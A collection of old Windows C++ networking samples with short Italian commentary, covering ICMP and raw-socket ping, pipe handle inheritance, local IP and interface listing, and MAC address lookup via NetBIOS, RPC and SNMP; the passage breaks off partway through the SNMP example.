// Borland C++ 5.0: bcc32.cpp ping.cpp
// Visual C++ 5.0:  cl ping.cpp wsock32.lib

#include <iostream.h>
#include <winsock.h>
#include <windowsx.h>
#include "icmpdefs.h"

int doit(int argc, char* argv[])
{
    // Check for correct command-line args
    if (argc < 2) {
        cerr << "usage: ping <host>" << endl;
        return 1;
    }

    // Load the ICMP.DLL
    HINSTANCE hIcmp = LoadLibrary("ICMP.DLL");
    if (hIcmp == 0) {
        cerr << "Unable to locate ICMP.DLL!" << endl;
        return 2;
    }

    // Look up an IP address for the given host name
    struct hostent* phe;
    if ((phe = gethostbyname(argv[1])) == 0) {
        cerr << "Could not find IP address for " << argv[1] << endl;
        return 3;
    }

    // Get handles to the functions inside ICMP.DLL that we'll need
    typedef HANDLE (WINAPI* pfnHV)(VOID);
    typedef BOOL (WINAPI* pfnBH)(HANDLE);
    typedef DWORD (WINAPI* pfnDHDPWPipPDD)(HANDLE, DWORD, LPVOID, WORD,
            PIP_OPTION_INFORMATION, LPVOID, DWORD, DWORD); // evil, no?
    pfnHV pIcmpCreateFile;
    pfnBH pIcmpCloseHandle;
    pfnDHDPWPipPDD pIcmpSendEcho;
    pIcmpCreateFile = (pfnHV)GetProcAddress(hIcmp,
            "IcmpCreateFile");
    pIcmpCloseHandle = (pfnBH)GetProcAddress(hIcmp,
```

```
            "IcmpCloseHandle");
    pIcmpSendEcho = (pfnDHDPWPipPDD)GetProcAddress(hIcmp,
            "IcmpSendEcho");
    if ((pIcmpCreateFile == 0) || (pIcmpCloseHandle == 0) ||
            (pIcmpSendEcho == 0)) {
        cerr << "Failed to get proc addr for function." << endl;
        return 4;
    }

    // Open the ping service
    HANDLE hIP = pIcmpCreateFile();
    if (hIP == INVALID_HANDLE_VALUE) {
        cerr << "Unable to open ping service." << endl;
        return 5;
    }

    // Build ping packet
    char acPingBuffer[64];
    memset(acPingBuffer, '\xAA', sizeof(acPingBuffer));
    PIP_ECHO_REPLY pIpe = (PIP_ECHO_REPLY)GlobalAlloc(
            GMEM_FIXED | GMEM_ZEROINIT,
            sizeof(IP_ECHO_REPLY) + sizeof(acPingBuffer));
    if (pIpe == 0) {
        cerr << "Failed to allocate global ping packet buffer." << endl;
        return 6;
    }
    pIpe->Data = acPingBuffer;
    pIpe->DataSize = sizeof(acPingBuffer);

    // Send the ping packet
    DWORD dwStatus = pIcmpSendEcho(hIP, *((DWORD*)phe->h_addr_list[0]),
            acPingBuffer, sizeof(acPingBuffer), NULL, pIpe,
            sizeof(IP_ECHO_REPLY) + sizeof(acPingBuffer), 5000);
    if (dwStatus != 0) {
        cout << "Addr: " <<
                int(LOBYTE(LOWORD(pIpe->Address))) << "." <<
                int(HIBYTE(LOWORD(pIpe->Address))) << "." <<
                int(LOBYTE(HIWORD(pIpe->Address))) << "." <<
                int(HIBYTE(HIWORD(pIpe->Address))) << ", " <<
                "RTT: " << int(pIpe->RoundTripTime) << "ms, " <<
                "TTL: " << int(pIpe->Options.Ttl) << endl;
    }
    else {
        cerr << "Error obtaining info from ping packet." << endl;
    }

    // Shut down...
    GlobalFree(pIpe);
    FreeLibrary(hIcmp);
    return 0;
}

int main(int argc, char* argv[])
{
    WSAData wsaData;
    if (WSAStartup(MAKEWORD(1, 1), &wsaData) != 0) {
        return 255;
    }

    int retval = doit(argc, argv);

    WSACleanup();
    return retval;
}
```

icmpdefs.h

```
// Structures required to use functions in ICMP.DLL

typedef struct {
    unsigned char Ttl;                         // Time To Live
    unsigned char Tos;                         // Type Of Service
    unsigned char Flags;                       // IP header flags
    unsigned char OptionsSize;                 // Size in bytes of options data
    unsigned char *OptionsData;                // Pointer to options data
} IP_OPTION_INFORMATION, * PIP_OPTION_INFORMATION;
```

```
typedef struct {
    DWORD Address;                              // Replying address
    unsigned long  Status;                      // Reply status
    unsigned long  RoundTripTime;               // RTT in milliseconds
    unsigned short DataSize;                    // Echo data size
    unsigned short Reserved;                    // Reserved for system use
    void *Data;                                 // Pointer to the echo data
    IP_OPTION_INFORMATION Options;              // Reply options
} IP_ECHO_REPLY, * PIP_ECHO_REPLY;
```

Il secondo esempio esegue il ping in modalità RAW utilizzando WINSOCK 2

rawping_driver.cpp

```
/***********************************************************************
 rawping_driver.cpp - A driver program to test the rawping.cpp module.

 Building under Microsoft C++ 5.0:

    cl -GX rawping.cpp rawping_driver.cpp ip_checksum.cpp ws2_32.lib

 Building under Borland C++ 5.0:

    bcc32 rawping.cpp rawping_driver.cpp ip_checksum.cpp ws2_32.lib

 ----------------------------------------------------------------------
 Change log:
    9/21/1998 - Added TTL support.

    2/14/1998 - Polished the program up and separated out the
        rawping.cpp and ip_checksum.cpp modules.  Also got it to work
        under Borland C++.

    2/12/1998 - Fixed a problem with the checksum calculation.  Program
        works now.

    2/6/1998 - Created using Microsoft's "raw ping" sample in the Win32
        SDK as a model.  Not much remains of the original code.
***********************************************************************/

#include <winsock2.h>
#include <iostream.h>

#include "rawping.h"

#define DEFAULT_PACKET_SIZE 32
#define DEFAULT_TTL 30
#define MAX_PING_DATA_SIZE 1024
#define MAX_PING_PACKET_SIZE (MAX_PING_DATA_SIZE + sizeof(IPHeader))

int allocate_buffers(ICMPHeader*& send_buf, IPHeader*& recv_buf,
        int packet_size);


///////////////////////////////////////////////////////////////////////
// Program entry point

int main(int argc, char* argv[])
{
    // Init some variables at top, so they aren't skipped by the
    // cleanup routines.
    int seq_no = 0;
    ICMPHeader* send_buf = 0;
    IPHeader* recv_buf = 0;

    // Did user pass enough parameters?
    if (argc < 2) {
        cerr << "usage: " << argv[0] << " <host> [data_size] [ttl]" <<
                endl;
        cerr << "\tdata_size can be up to " << MAX_PING_DATA_SIZE <<
                " bytes.  Default is " << DEFAULT_PACKET_SIZE << "." <<
                endl;
        cerr << "\tttl should be 255 or lower.  Default is " <<
                DEFAULT_TTL << "." << endl;
        return 1;
```

```
    }

    // Figure out how big to make the ping packet
    int packet_size = DEFAULT_PACKET_SIZE;
    int ttl = DEFAULT_TTL;
    if (argc > 2) {
        int temp = atoi(argv[2]);
        if (temp != 0) {
            packet_size = temp;
        }
        if (argc > 3) {
            temp = atoi(argv[3]);
            if ((temp >= 0) && (temp <= 255)) {
                ttl = temp;
            }
        }
    }
    packet_size = max(sizeof(ICMPHeader),
            min(MAX_PING_DATA_SIZE, (unsigned int)packet_size));

    // Start Winsock up
    WSAData wsaData;
    if (WSAStartup(MAKEWORD(2, 1), &wsaData) != 0) {
        cerr << "Failed to find Winsock 2.1 or better." << endl;
        return 1;
    }

    // Set up for pinging
    SOCKET sd;
    sockaddr_in dest, source;
    if (setup_for_ping(argv[1], ttl, sd, dest) < 0) {
        goto cleanup;
    }
    if (allocate_buffers(send_buf, recv_buf, packet_size) < 0) {
        goto cleanup;
    }
    init_ping_packet(send_buf, packet_size, seq_no);

    // Send the ping and receive the reply
    if (send_ping(sd, dest, send_buf, packet_size) >= 0) {
        while (1) {
            // Receive replies until we either get a successful read,
            // or a fatal error occurs.
            if (recv_ping(sd, source, recv_buf, MAX_PING_PACKET_SIZE) <
                    0) {
                // Pull the sequence number out of the ICMP header.  If
                // it's bad, we just complain, but otherwise we take
                // off, because the read failed for some reason.
                unsigned short header_len = recv_buf->h_len * 4;
                ICMPHeader* icmphdr = (ICMPHeader*)
                        ((char*)recv_buf + header_len);
                if (icmphdr->seq != seq_no) {
                    cerr << "bad sequence number!" << endl;
                    continue;
                }
                else {
                    break;
                }
            }
            if (decode_reply(recv_buf, packet_size, &source) != -2) {
                // Success or fatal error (as opposed to a minor error)
                // so take off.
                break;
            }
        }
    }

cleanup:
    delete[]send_buf;
    delete[]recv_buf;
    WSACleanup();
    return 0;
}


///////////////////////// allocate_buffers /////////////////////////
// Allocates send and receive buffers.  Returns < 0 for failure.
```

```
int allocate_buffers(ICMPHeader*& send_buf, IPHeader*& recv_buf,
        int packet_size)
{
    // First the send buffer
    send_buf = (ICMPHeader*)new char[packet_size];
    if (send_buf == 0) {
        cerr << "Failed to allocate output buffer." << endl;
        return -1;
    }

    // And then the receive buffer
    recv_buf = (IPHeader*)new char[MAX_PING_PACKET_SIZE];
    if (recv_buf == 0) {
        cerr << "Failed to allocate output buffer." << endl;
        return -1;
    }

    return 0;
}
```

rawping.cpp

```
/***********************************************************************
 rawping.cpp - Contains all of the functions essential to sending "ping"
    packets using Winsock 2 raw sockets.  Depends on ip_checksum.cpp for
    calculating IP-style checksums on blocks of data, however.
***********************************************************************/

#include <winsock2.h>
#include <ws2tcpip.h>
#include <iostream.h>

#include "rawping.h"
#include "ip_checksum.h"


//////////////////////////// setup_for_ping ////////////////////////////
// Creates the Winsock structures necessary for sending and recieving
// ping packets.  host can be either a dotted-quad IP address, or a
// host name.  ttl is the time to live (a.k.a. number of hops) for the
// packet.  The other two parameters are outputs from the function.
// Returns < 0 for failure.

int setup_for_ping(char* host, int ttl, SOCKET& sd, sockaddr_in& dest)
{
    // Create the socket
    sd = WSASocket(AF_INET, SOCK_RAW, IPPROTO_ICMP, 0, 0, 0);
    if (sd == INVALID_SOCKET) {
        cerr << "Failed to create raw socket: " << WSAGetLastError() <<
                endl;
        return -1;
    }

    if (setsockopt(sd, IPPROTO_IP, IP_TTL, (const char*)&ttl,
            sizeof(ttl)) == SOCKET_ERROR) {
        cerr << "TTL setsockopt failed: " << WSAGetLastError() << endl;
        return -1;
    }

    // Initialize the destination host info block
    memset(&dest, 0, sizeof(dest));

    // Turn first passed parameter into an IP address to ping
    unsigned int addr = inet_addr(host);
    if (addr != INADDR_NONE) {
        // It was a dotted quad number, so save result
        dest.sin_addr.s_addr = addr;
        dest.sin_family = AF_INET;
    }
    else {
        // Not in dotted quad form, so try and look it up
        hostent* hp = gethostbyname(host);
        if (hp != 0) {
            // Found an address for that host, so save it
            memcpy(&(dest.sin_addr), hp->h_addr, hp->h_length);
            dest.sin_family = hp->h_addrtype;
        }
```

```
        else {
            // Not a recognized hostname either!
            cerr << "Failed to resolve " << host << endl;
            return -1;
        }
    }

    return 0;
}



////////////////////////// init_ping_packet /////////////////////////
// Fill in the fields and data area of an ICMP packet, making it
// packet_size bytes by padding it with a byte pattern, and giving it
// the given sequence number.  That completes the packet, so we also
// calculate the checksum for the packet and place it in the appropriate
// field.

void init_ping_packet(ICMPHeader* icmp_hdr, int packet_size, int seq_no)
{
    // Set up the packet's fields
    icmp_hdr->type = ICMP_ECHO_REQUEST;
    icmp_hdr->code = 0;
    icmp_hdr->checksum = 0;
    icmp_hdr->id = (USHORT)GetCurrentProcessId();
    icmp_hdr->seq = seq_no;
    icmp_hdr->timestamp = GetTickCount();

    // "You're dead meat now, packet!"
    const unsigned long int deadmeat = 0xDEADBEEF;
    char* datapart = (char*)icmp_hdr + sizeof(ICMPHeader);
    int bytes_left = packet_size - sizeof(ICMPHeader);
    while (bytes_left > 0) {
        memcpy(datapart, &deadmeat, min(int(sizeof(deadmeat)),
                bytes_left));
        bytes_left -= sizeof(deadmeat);
        datapart += sizeof(deadmeat);
    }

    // Calculate a checksum on the result
    icmp_hdr->checksum = ip_checksum((USHORT*)icmp_hdr, packet_size);
}


///////////////////////////// send_ping ////////////////////////////
// Send an ICMP echo ("ping") packet to host dest by way of sd with
// packet_size bytes.  packet_size is the total size of the ping packet
// to send, including the ICMP header and the payload area; it is not
// checked for sanity, so make sure that it's at least
// sizeof(ICMPHeader) bytes, and that send_buf points to at least
// packet_size bytes.  Returns < 0 for failure.

int send_ping(SOCKET sd, const sockaddr_in& dest, ICMPHeader* send_buf,
        int packet_size)
{
    // Send the ping packet in send_buf as-is
    cout << "Sending " << packet_size << " bytes to " <<
            inet_ntoa(dest.sin_addr) << "..." << flush;
    int bwrote = sendto(sd, (char*)send_buf, packet_size, 0,
            (sockaddr*)&dest, sizeof(dest));
    if (bwrote == SOCKET_ERROR) {
        cerr << "send failed: " << WSAGetLastError() << endl;
        return -1;
    }
    else if (bwrote < packet_size) {
        cout << "sent " << bwrote << " bytes..." << flush;
    }

    return 0;
}


///////////////////////////// recv_ping ////////////////////////////
// Receive a ping reply on sd into recv_buf, and stores address info
// for sender in source.  On failure, returns < 0, 0 otherwise.
//
```

```
// Note that recv_buf must be larger than send_buf (passed to send_ping)
// because the incoming packet has the IP header attached.  It can also
// have IP options set, so it is not sufficient to make it
// sizeof(send_buf) + sizeof(IPHeader).  We suggest just making it
// fairly large and not worrying about wasting space.

int recv_ping(SOCKET sd, sockaddr_in& source, IPHeader* recv_buf,
        int packet_size)
{
    // Wait for the ping reply
    int fromlen = sizeof(source);
    int bread = recvfrom(sd, (char*)recv_buf,
            packet_size + sizeof(IPHeader), 0,
            (sockaddr*)&source, &fromlen);
    if (bread == SOCKET_ERROR) {
        cerr << "read failed: ";
        if (WSAGetLastError() == WSAEMSGSIZE) {
            cerr << "buffer too small" << endl;
        }
        else {
            cerr << "error #" << WSAGetLastError() << endl;
        }
        return -1;
    }

    return 0;
}


//////////////////////////// decode_reply ///////////////////////////
// Decode and output details about an ICMP reply packet.  Returns -1
// on failure, -2 on "try again" and 0 on success.

int decode_reply(IPHeader* reply, int bytes, sockaddr_in* from)
{
    // Skip ahead to the ICMP header within the IP packet
    unsigned short header_len = reply->h_len * 4;
    ICMPHeader* icmphdr = (ICMPHeader*)((char*)reply + header_len);

    // Make sure the reply is sane
    if (bytes < header_len + ICMP_MIN) {
        cerr << "too few bytes from " << inet_ntoa(from->sin_addr) <<
                endl;
        return -1;
    }
    else if (icmphdr->type != ICMP_ECHO_REPLY) {
        if (icmphdr->type != ICMP_TTL_EXPIRE) {
            if (icmphdr->type == ICMP_DEST_UNREACH) {
                cerr << "Destination unreachable" << endl;
            }
            else {
                cerr << "Unknown ICMP packet type " << int(icmphdr->type) <<
                        " received" << endl;
            }
            return -1;
        }
        // If "TTL expired", fall through.  Next test will fail if we
        // try it, so we need a way past it.
    }
    else if (icmphdr->id != (USHORT)GetCurrentProcessId()) {
        // Must be a reply for another pinger running locally, so just
        // ignore it.
        return -2;
    }

    // Figure out how far the packet travelled
    int nHops = int(256 - reply->ttl);
    if (nHops == 192) {
        // TTL came back 64, so ping was probably to a host on the
        // LAN -- call it a single hop.
        nHops = 1;
    }
    else if (nHops == 128) {
        // Probably localhost
        nHops = 0;
    }
```

```
    // Okay, we ran the gamut, so the packet must be legal -- dump it
    cout << endl << bytes << " bytes from " <<
            inet_ntoa(from->sin_addr) << ", icmp_seq " <<
            icmphdr->seq << ", ";
    if (icmphdr->type == ICMP_TTL_EXPIRE) {
        cout << "TTL expired." << endl;
    }
    else {
        cout << nHops << " hop" << (nHops == 1 ? "" : "s");
        cout << ", time: " << (GetTickCount() - icmphdr->timestamp) <<
                " ms." << endl;
    }

    return 0;
}
```

Un altro modulo utilizzato :

ip_checksum.cpp

```
/***********************************************************************
 ip_checksum.cpp - Calculates IP-style checksums on a block of data.
***********************************************************************/

#define WIN32_LEAN_AND_MEAN
#include <windows.h>

USHORT ip_checksum(USHORT* buffer, int size)
{
    unsigned long cksum = 0;

    // Sum all the words together, adding the final byte if size is odd
    while (size > 1) {
        cksum += *buffer++;
        size -= sizeof(USHORT);
    }
    if (size) {
        cksum += *(UCHAR*)buffer;
    }

    // Do a little shuffling
    cksum = (cksum >> 16) + (cksum & 0xffff);
    cksum += (cksum >> 16);

    // Return the bitwise complement of the resulting mishmash
    return (USHORT)(~cksum);
}
```

rawping.h

```
/***********************************************************************
 rawping.h - Declares the types, constants and prototypes required to
    use the rawping.cpp module.
***********************************************************************/

#define WIN32_LEAN_AND_MEAN
#include <winsock2.h>

// ICMP packet types
#define ICMP_ECHO_REPLY 0
#define ICMP_DEST_UNREACH 3
#define ICMP_TTL_EXPIRE 11
#define ICMP_ECHO_REQUEST 8

// Minimum ICMP packet size, in bytes
#define ICMP_MIN 8

#ifdef _MSC_VER
// The following two structures need to be packed tightly, but unlike
// Borland C++, Microsoft C++ does not do this by default.
#pragma pack(1)
#endif

// The IP header
struct IPHeader {
    BYTE h_len:4;           // Length of the header in dwords
    BYTE version:4;         // Version of IP
    BYTE tos;               // Type of service
    USHORT total_len;       // Length of the packet in dwords
    USHORT ident;           // unique identifier
    USHORT flags;           // Flags
```

```
    BYTE ttl;               // Time to live
    BYTE proto;             // Protocol number (TCP, UDP etc)
    USHORT checksum;        // IP checksum
    ULONG source_ip;
    ULONG dest_ip;
};

// ICMP header
struct ICMPHeader {
    BYTE type;          // ICMP packet type
    BYTE code;          // Type sub code
    USHORT checksum;
    USHORT id;
    USHORT seq;
    ULONG timestamp;    // not part of ICMP, but we need it
};

#ifdef _MSC_VER
#pragma pack()
#endif

extern int setup_for_ping(char* host, int ttl, SOCKET& sd,
        sockaddr_in& dest);
extern int send_ping(SOCKET sd, const sockaddr_in& dest,
        ICMPHeader* send_buf, int packet_size);
extern int recv_ping(SOCKET sd, sockaddr_in& source, IPHeader* recv_buf,
        int packet_size);
extern int decode_reply(IPHeader* reply, int bytes, sockaddr_in* from);
extern void init_ping_packet(ICMPHeader* icmp_hdr, int packet_size,
        int seq_no);
```

ip_checksum.h

```
extern USHORT ip_checksum(USHORT* buffer, int size);
```

Il terzo esempio è basato sulla documentazione Microsoft relativa alla funzione di libreria _pipe().
Essenzialmente l'esempio lavora su delle regole di Win32 mediante le quali un processo figlio può ereditare un handle di un file aperto dal processo parent.
Il programma passa l'handle ID sulla linea di comando

fdpass.cpp

```
// Borland C++ 5.0: bcc32 fdpass.cpp
// Visual C++ 5.0:  cl fdpass.cpp

#include <stdlib.h>
#include <stdio.h>
#include <io.h>
#include <fcntl.h>
#include <process.h>
#include <math.h>

enum PIPES {
    READ = 0,
    WRITE = 1
};

#define NUMPROBLEM 8

#ifdef _MSC_VER
    #define CWAIT _cwait
#else
    #define CWAIT cwait
#endif

int main(int argc, char *argv[])
{
    int hpipe[2];
    char hstr[20];
    int pid, problem, c;
    int termstat;

    if (argc == 1) {
        //// No arguments, so this must be the parent process
        // Open a set of pipes
        if (_pipe(hpipe, 256, O_BINARY) == -1) {
            perror("pipe failed");
```

```
            exit(1);
        }

        // Convert read side of pipe to string and pass as an argument
        // to the child process.
        itoa(hpipe[READ], hstr, 10);
        if ((pid = spawnl(P_NOWAIT, argv[0], argv[0], hstr, NULL)) == -1) {
            perror("Spawn failed");
        }

        // Put problem in write pipe; it will appear in child's read pipe.
        for (problem = 1000; problem <= NUMPROBLEM * 1000; problem += 1000) {
            if (write(hpipe[WRITE], (char *) &problem, sizeof(int)) == -1) {
                perror("parent write failed");
            }
            else {
                printf("Son, what is the square root of %d?\n", problem);
            }
        }

        // Wait until spawned program is done processing.
        CWAIT(&termstat, pid, WAIT_CHILD);
        if (termstat & 0x0) {
            perror("Child failed");
        }

        close(hpipe[READ]);
        close(hpipe[WRITE]);
    }
    else {
        //// There is a command line argument, so we must be a child process
        // Convert argument to integer handle value.
        hpipe[READ] = atoi(argv[1]);

        // Read problem from pipe and calculate solution.
        for (c = 0; c < NUMPROBLEM; c++) {
            if (read(hpipe[READ], (char *) &problem, sizeof(int)) == -1) {
                perror("child read failed");
            }
            else {
                printf("Dad, the square root of %d is %3.2f.\n", problem,
                       sqrt((double) problem));
            }
        }
    }

    return 0;
}
```

Un esempio per ricavare l' IP locale è il seguente.

getlocalip.cpp

```
// Borland C++ 5.0: bcc32.cpp getlocalip.cpp
// Visual C++ 5.0: cl getlocalip.cpp wsock32.lib

#include <iostream.h>
#include <winsock.h>

int doit(int, char **)
{
    char ac[80];
    if (gethostname(ac, sizeof(ac)) == SOCKET_ERROR) {
        cerr << "Error " << WSAGetLastError() <<
                " when getting local host name." << endl;
        return 1;
    }
    cout << "Host name is " << ac << "." << endl;

    struct hostent *phe = gethostbyname(ac);
    if (phe == 0) {
        cerr << "Yow! Bad host lookup." << endl;
        return 1;
    }

    for (int i = 0; phe->h_addr_list[i] != 0; ++i) {
```

```
        struct in_addr addr;
        memcpy(&addr, phe->h_addr_list[i], sizeof(struct in_addr));
        cout << "Address " << i << ": " << inet_ntoa(addr) << endl;
    }

    return 0;
}

int main(int argc, char *argv[])
{
    WSAData wsaData;
    if (WSAStartup(MAKEWORD(1, 1), &wsaData) != 0) {
        return 255;
    }

    int retval = doit(argc, argv);

    WSACleanup();

    return retval;
}
```

Per ricavare la lista delle interfacce è possibile usare la seguente procedura.

getifaces.cpp

```
// Borland C++ 5.0: bcc32.cpp getifaces.cpp ws2_32.lib
// Visual C++ 5.0: cl getifaces.cpp ws2_32.lib

#include <iostream.h>
#include <winsock2.h>
#include <ws2tcpip.h>

int doit()
{
    SOCKET sd = WSASocket(AF_INET, SOCK_DGRAM, 0, 0, 0, 0);
    if (sd == SOCKET_ERROR) {
        cerr << "Failed to get a socket. Error " << WSAGetLastError() <<
            endl; return 1;
    }

    INTERFACE_INFO InterfaceList[20];
    unsigned long nBytesReturned;
    if (WSAIoctl(sd, SIO_GET_INTERFACE_LIST, 0, 0, &InterfaceList,
                            sizeof(InterfaceList), &nBytesReturned, 0, 0) ==
SOCKET_ERROR) {
        cerr << "Failed calling WSAIoctl: error " << WSAGetLastError() <<
                                          endl;
                   return 1;
    }

    int nNumInterfaces = nBytesReturned / sizeof(INTERFACE_INFO);
    cout << "There are " << nNumInterfaces << " interfaces:" << endl;
    for (int i = 0; i < nNumInterfaces; ++i) {
        cout << endl;

        sockaddr_in *pAddress;
        pAddress = (sockaddr_in *) & (InterfaceList[i].iiAddress);
        cout << " " << inet_ntoa(pAddress->sin_addr);

        pAddress = (sockaddr_in *) & (InterfaceList[i].iiBroadcastAddress);
        cout << " has bcast " << inet_ntoa(pAddress->sin_addr);

        pAddress = (sockaddr_in *) & (InterfaceList[i].iiNetmask);
        cout << " and netmask " << inet_ntoa(pAddress->sin_addr) << endl;

        cout << " Iface is ";
        u_long nFlags = InterfaceList[i].iiFlags;
        if (nFlags & IFF_UP) cout << "up";
        else                 cout << "down";
        if (nFlags & IFF_POINTTOPOINT) cout << ", is point-to-point";
        if (nFlags & IFF_LOOPBACK)     cout << ", is a loopback iface";
        cout << ", and can do: ";
        if (nFlags & IFF_BROADCAST) cout << "bcast ";
        if (nFlags & IFF_MULTICAST) cout << "multicast ";
```

```
        cout << endl;
    }

    return 0;
}

int main()
{
    WSADATA WinsockData;
    if (WSAStartup(MAKEWORD(2, 2), &WinsockData) != 0) {
        cerr << "Failed to find Winsock 2.2!" << endl;
        return 2;
    }

    int nRetVal = doit();

    WSACleanup();

    return nRetVal;
}
```

Tutti i seguenti esempio ricavano l'indirizzo MAC utilizzando modi differenti.
Il primo utilizza NETBIOS.

getmac-netbios.cpp

```
// Visual C++ 5.0: cl -GX getmac-netbios.cpp netapi32.lib
// Borland C++ 5.0: bcc32 getmac-netbios.cpp

#include <windows.h>
#include <stdlib.h>
#include <stdio.h>
#include <iostream>
#include <strstream>
#include <string>

using namespace std;

bool GetAdapterInfo(int nAdapterNum, string & sMAC)
{
    // Reset the LAN adapter so that we can begin querying it
    NCB Ncb;
    memset(&Ncb, 0, sizeof(Ncb));
    Ncb.ncb_command = NCBRESET;
    Ncb.ncb_lana_num = nAdapterNum;
    if (Netbios(&Ncb) != NRC_GOODRET) {
        char acTemp[80];
        ostrstream outs(acTemp, sizeof(acTemp));
        outs << "error " << Ncb.ncb_retcode << " on reset" << ends;
        sMAC = acTemp;
        return false;
    }

    // Prepare to get the adapter status block
    memset(&Ncb, 0, sizeof(Ncb));
    Ncb.ncb_command = NCBASTAT;
    Ncb.ncb_lana_num = nAdapterNum;
    strcpy((char *) Ncb.ncb_callname, "*");
    struct ASTAT {
        ADAPTER_STATUS adapt;
        NAME_BUFFER NameBuff[30];
    } Adapter;
    memset(&Adapter, 0, sizeof(Adapter));
    Ncb.ncb_buffer = (unsigned char *)&Adapter;
    Ncb.ncb_length = sizeof(Adapter);

    // Get the adapter's info and, if this works, return it in standard,
    // colon-delimited form.
    if (Netbios(&Ncb) == 0) {
        char acMAC[18];
        sprintf(acMAC, "%02X:%02X:%02X:%02X:%02X:%02X",
                int (Adapter.adapt.adapter_address[0]),
                int (Adapter.adapt.adapter_address[1]),
                int (Adapter.adapt.adapter_address[2]),
                int (Adapter.adapt.adapter_address[3]),
                int (Adapter.adapt.adapter_address[4]),
```

```
                int (Adapter.adapt.adapter_address[5]));
        sMAC = acMAC;
        return true;
    }
    else {
        char acTemp[80];
        ostrstream outs(acTemp, sizeof(acTemp));
        outs << "error " << Ncb.ncb_retcode << " on ASTAT" << ends;
        sMAC = acTemp;
        return false;
    }
}

int main()
{
    // Get adapter list
    LANA_ENUM AdapterList;
    NCB Ncb;
    memset(&Ncb, 0, sizeof(NCB));
    Ncb.ncb_command = NCBENUM;
    Ncb.ncb_buffer = (unsigned char *)&AdapterList;
    Ncb.ncb_length = sizeof(AdapterList);
    Netbios(&Ncb);

    // Get all of the local ethernet addresses
    string sMAC;
    for (int i = 0; i < AdapterList.length; ++i) {
        if (GetAdapterInfo(AdapterList.lana[i], sMAC)) {
            cout << "Adapter " << int (AdapterList.lana[i]) <<
                    "'s MAC is " << sMAC << endl;
        }
        else {
            cerr << "Failed to get MAC address! Do you" << endl;
            cerr << "have the NetBIOS protocol installed?" << endl;
            break;
        }
    }

    return 0;
}
```

In questo esempio l'indirizzo MAC è ottenuto tramite RPC.

getmac-rpc.cpp

```
// Visual C++ 5.0:  cl -GX getmac-rpc.cpp rpcrt4.lib
// Borland C++ 5.0: bcc32 getmac-rpc.cpp

#include <rpc.h>
#include <iostream>

#ifdef _MSC_VER
using namespace std;
#endif

int main()
{
    cout << "MAC address is: ";

    // Ask RPC to create a UUID for us.  If this machine has an Ethernet
    // adapter, the last six bytes of the UUID (bytes 2-7 inclusive in
    // the Data4 element) should be the MAC address of the local
    // Ethernet adapter.
    UUID uuid;
    UuidCreate(&uuid);

    // Spit the address out
    for (int i = 2; i < 8; ++i) {
        cout << hex;
        cout.fill('0');
        cout.width(2);
        cout << int (uuid.Data4[i]);
        if (i < 7) {
            cout << ":";
        }
```

```
    }
    cout << endl;

    return 0;
}
```

Infine l'indirizzo MAC viene ottenuto tramite SNMP.

snmpmac.cpp

```
#include <snmp.h>
#include <conio.h>
#include <stdio.h>

typedef BOOL(WINAPI * pSnmpExtensionInit) (
        IN DWORD dwTimeZeroReference,
        OUT HANDLE * hPollForTrapEvent,
        OUT AsnObjectIdentifier * supportedView);

typedef BOOL(WINAPI * pSnmpExtensionTrap) (
        OUT AsnObjectIdentifier * enterprise,
        OUT AsnInteger * genericTrap,
        OUT AsnInteger * specificTrap,
        OUT AsnTimeticks * timeStamp,
        OUT RFC1157VarBindList * variableBindings);

typedef BOOL(WINAPI * pSnmpExtensionQuery) (
        IN BYTE requestType,
        IN OUT RFC1157VarBindList * variableBindings,
        OUT AsnInteger * errorStatus,
        OUT AsnInteger * errorIndex);

typedef BOOL(WINAPI * pSnmpExtensionInitEx) (
        OUT AsnObjectIdentifier * supportedView);

void main()
{
    WSADATA WinsockData;
    if (WSAStartup(MAKEWORD(2, 0), &WinsockData) != 0) {
        fprintf(stderr, "This program requires Winsock 2.x!\n");
        return;
    }

    HINSTANCE m_hInst;
    pSnmpExtensionInit m_Init;
    pSnmpExtensionInitEx m_InitEx;
    pSnmpExtensionQuery m_Query;
    pSnmpExtensionTrap m_Trap;
    HANDLE PollForTrapEvent;
    AsnObjectIdentifier SupportedView;
    UINT OID_ifEntryType[] = {
        1, 3, 6, 1, 2, 1, 2, 2, 1, 3
    };
    UINT OID_ifEntryNum[] = {
        1, 3, 6, 1, 2, 1, 2, 1
    };
    UINT OID_ipMACEntAddr[] = {
        1, 3, 6, 1, 2, 1, 2, 2, 1, 6
    };                          //, 1 ,6 };
    AsnObjectIdentifier MIB_ifMACEntAddr =
        { sizeof(OID_ipMACEntAddr) / sizeof(UINT), OID_ipMACEntAddr };
    AsnObjectIdentifier MIB_ifEntryType = {
        sizeof(OID_ifEntryType) / sizeof(UINT), OID_ifEntryType
    };
    AsnObjectIdentifier MIB_ifEntryNum = {
        sizeof(OID_ifEntryNum) / sizeof(UINT), OID_ifEntryNum
    };
    RFC1157VarBindList varBindList;
    RFC1157VarBind varBind[2];
    AsnInteger errorStatus;
    AsnInteger errorIndex;
    AsnObjectIdentifier MIB_NULL = {
        0, 0
    };
    int ret;
    int dtmp;
```

```
    int i = 0, j = 0;
    BOOL found = FALSE;
    char TempEthernet[13];
    m_Init = NULL;
    m_InitEx = NULL;
    m_Query = NULL;
    m_Trap = NULL;

    /* Load the SNMP dll and get the addresses of the functions
       necessary */
    m_hInst = LoadLibrary("inetmib1.dll");
    if (m_hInst < (HINSTANCE) HINSTANCE_ERROR) {
        m_hInst = NULL;
        return;
    }
    m_Init =
        (pSnmpExtensionInit) GetProcAddress(m_hInst, "SnmpExtensionInit");
    m_InitEx =
        (pSnmpExtensionInitEx) GetProcAddress(m_hInst,
                                          "SnmpExtensionInitEx");
    m_Query =
        (pSnmpExtensionQuery) GetProcAddress(m_hInst,
                                         "SnmpExtensionQuery");
    m_Trap =
        (pSnmpExtensionTrap) GetProcAddress(m_hInst, "SnmpExtensionTrap");
    m_Init(GetTickCount(), &PollForTrapEvent, &SupportedView);

    /* Initialize the variable list to be retrieved by m_Query */
    varBindList.list = varBind;
    varBind[0].name = MIB_NULL;
    varBind[1].name = MIB_NULL;

    /* Copy in the OID to find the number of entries in the
       Inteface table */
    varBindList.len = 1;        /* Only retrieving one item */
    SNMP_oidcpy(&varBind[0].name, &MIB_ifEntryNum);
    ret =
        m_Query(ASN_RFC1157_GETNEXTREQUEST, &varBindList, &errorStatus,
                &errorIndex);
    printf("# of adapters in this system : %i\n",
           varBind[0].value.asnValue.number); varBindList.len = 2;

    /* Copy in the OID of ifType, the type of interface */
    SNMP_oidcpy(&varBind[0].name, &MIB_ifEntryType);

    /* Copy in the OID of ifPhysAddress, the address */
